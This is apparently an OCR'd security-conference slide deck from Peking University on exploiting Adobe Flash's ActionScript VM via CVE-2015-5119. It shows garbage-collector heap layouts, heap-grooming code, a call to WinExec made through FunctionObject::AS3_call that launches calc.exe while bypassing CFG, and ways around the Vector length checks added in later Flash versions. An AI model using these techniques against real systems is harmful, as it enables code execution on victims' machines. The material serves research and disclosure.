00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
```


GC::Alloc

```
GC::Alloc
{
        if(size < kLargestAlloc)  //1968
                GCAlloc()
        else
                GCLargeAlooc::Alloc()
}
```

GCBlock

```
07c06000 00010800 000001e8 062e3000 062e9f50   GCBlock
07c06010 07c0a000 07c06030 07c02000 00000000    +0x04 size
07c06020 00000000 00000000 01000000 07c060c0    +0x08 gc
07c06030 03110311 03110311 03110311 03110311    +0x0c GCAlloc
07c06040 00000000 00000000 00000000 00000000    +0x10 next
07c06050 00000000 00000000 00000000 00000000    +0x14 bits
07c06060 00000000 00000000 00000000 00000000    +0x18 prev
07c06070 00000000 00000000 00000000 00000000    +0x1c firstFree
07c06080 00000000 00000000 00000000 00000000    +0x20 prevFree
07c06090 00000000 00000000 00000000 00000000    +0x24 nextFree
07c060a0 00000000 00000000 00000000 00000000    +0x28 numfree
07c060b0 00000000 00000000 00000000 00000000    +0x2c items
07c060c0 67069dbc 00000071 06087021 00000001
07c060d0 00000001 00000001 00000001 00000001
07c060e0 00000001 00000001 00000001 00000001
07c060f0 00000001 00000001 00000001 00000001
07c06100 00000001 00000001 00000001 00000001
07c06110 00000001 00000001 00000001 00000001
```

GCAlloc



GCLargeBlock

```
0715f000 00010c00 00003fe0 05c83000 05c77068   LargeBlock
0715f010 0715b000 0715f018 00000010 00000000    +0x04 size
0715f020 69139dbc 00000ff6 05f6c2e1 05f6c2c9    +0x08 gc
0715f030 05f6c2c9 05f6c2c9 05f6c2c9 05f6c2c9    +0x0c alloc
0715f040 05f6c2c9 05f6c2c9 05f6c2c9 05f6c2c9    +0x10 next
0715f050 05f6c2c9 05f6c2c9 05f6c2c9 05f6c2c9    +0x14 bits point
0715f060 05f6c2c9 05f6c2c9 05f6c2c9 05f6c2c9    +0x18 bits
0715f070 05f6c2c9 05f6c2c9 05f6c2c9 05f6c2c9    +0x1c padding
```

CVE-2015-5119

```
; void __thiscall avmplus::ByteArrayObject::setUintProperty(avmplus::ByteArrayOb
?setUintProperty@ByteArrayObject@avmplus@@UAEXIH@Z proc near

arg_0= dword ptr  4
arg_4= dword ptr  8

mov     eax, [esp+arg_0]
push    esi
push    eax             ; int
add     ecx, 18h        ; this
call    ??AByteArray@avmplus@@QAEAAEI@Z ; avmplus::ByteArray::operator[](uint)
mov     ecx, [esp+4+arg_4]
push    ecx             ; int
mov     esi, eax
call    ?integer@AvmCore@avmplus@@SAHH@Z ; avmplus::AvmCore::
add     esp, 4
mov     [esi], al
pop     esi
retn    8
?setUintProperty@ByteArrayObject@avmplus@@UAEXIH@Z endp
```

FREE

北京大学

内存布局

```
a[i] = new Class2(i);

a[i+1] = new ByteArray();
a[i+1].length = 0xfa0;

a[i+2] = new Class2(i+2);
```

```
0f2fc000 00000000 00000000 00000000 00000000
0f2fc010 00000000 00000000 00000000 00000000
0f2fc020 00000000 00000000 00000000 00000000
0f2fc030 00000000 00000000 00000000 00000000
0f2fc040 00000000 00000000 00000000 00000000

0f2fd000 01010c00 00000fe0 0feb3000 0fea7068
0f2fd010 0f299000 0f2fd018 00000014 00000000
0f2fd020 680048a0 00000003 0f31a970 0f319e08
0f2fd030 0f2fd038 00000040 68004840 67f29e14
0f2fd040 6800483c 68049694 1003f080 0feb3000

0f2fe000 01010c00 00000fe0 0feb3000 0fea7068
0f2fe010 0f2fd000 0f2fe018 00000014 00000000
0f2fe020 680048a0 00000003 0f31a970 0f319e08
0f2fe030 0f2fe038 00000040 68004840 67f29e14
0f2fe040 6800483c 68049694 1003f080 0feb3000

0f2ff000 00000000 00000000 00000000 00000000
0f2ff010 00000000 00000000 00000000 00000000
0f2ff020 00000000 00000000 00000000 00000000
0f2ff030 00000000 00000000 00000000 00000000
0f2ff040 00000000 00000000 00000000 00000000
```

Class2

```
01010c00 00000fe0 0feb3000 0fea7068
0f2fd000 0f2fe018 00000014 00000000
680048a0 00000003 0f31a970 0f319e08
0f2fe038 00000040 68004840 67f29e14
6800483c 68049694 1003f080 0feb3000
100752f8 00000000 00000000 68003e20
0fea7ce0 00000000 00000000 68004834
00000003 00000000 0f2fe021 00000001
00000001 00000001 0000004e 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
```

```
o1 = this;
a0 = id;
0x11223344;
```

另一种办法

- Object Vector
- 通过GC直接在内存中查找 Vector

```
GCAlloc *containsPointersNonfinalizedAllocs[kNumSizeClasses];
GCAlloc *containsPointersFinalizedAllocs[kNumSizeClasses];
GCAlloc *containsPointersRCAllocs[kNumSizeClasses];
GCAlloc *noPointersNonfinalizedAllocs[kNumSizeClasses];
GCAlloc *noPointersFinalizedAllocs[kNumSizeClasses];
```

- Obj -> Vector[i]

优雅的利用

- No ROP
- AS完成操作
- Bypass CFG


FunctionObject

- AS中的函数对象
- Function.apply；Function.call；Function（）

```
Atom FunctionObject::AS3_call(Atom thisArg, Atom *argv, int argc)
{
    thisArg = get_coerced_receiver(thisArg);
    return core()->exec->call(get_callEnv(), thisArg, argc, argv);
}
```

FunctionObject

◆Core可由FunctionObject查找



AS3_call

```
62c7d2c3 51          push    ecx
62c7d2c4 8b4c241c    mov     ecx,dword ptr [esp+1Ch]
62c7d2c8 51          push    ecx
62c7d2c9 53          push    ebx
62c7d2ca 50          push    eax
62c7d2cb 8bcf        mov     ecx,edi
62c7d2cd ffd2        call    edx {kernel32!WinExec (779ff22e)}
```


```
Virtual: esp

0dea95c0 100ff000
0dea95c4 00000001
```

```
0:020> db 100ff000
100ff000  63 61 6c 63 2e 65 78 65-00 00 00 00 00 00 00 00  calc.exe
100ff010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
100ff020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
100ff030  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
100ff040  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
100ff050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
100ff060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
100ff070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ........
```

Demo

- 完全使用AS代码操作API
- 只能精确控制两个参数
- 调用的函数参数个数需为三或四



北京大学

Flash_18_0_0_209/232

- Vector长度验证
- 隔离堆
- 强随机化

长度验证

- Uint Vector

```
000007f6 000007f6 29003795 096a3000
11111111 11111111 11111111 11111111
11111111 11111111 11111111 11111111
11111111 11111111 11111111 11111111
11111111 11111111 11111111 11111111
11111111 11111111 11111111 11111111
11111111 11111111 11111111 11111111
11111111 11111111 11111111 11111111
```

- Object Vector

```
524b0edc 00001234 29002257 0974e921
0a435d59 000000fe 00000001 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
```


绕过验证

- 堆溢出
- String对象
- 更改长度字段/更改起始指针
- 任意地址读

绕过验证

- VectorObject
- 更改数据对象指针
- Cookie作为length
- 交换Vector<uint>长度与Cookie

```
69b8c76c 00000006 166125df 00000006
00000001 00000016 00000001 00000001
00000001 00000000 00000000 00000000
```



北京大学

谢谢

北京大学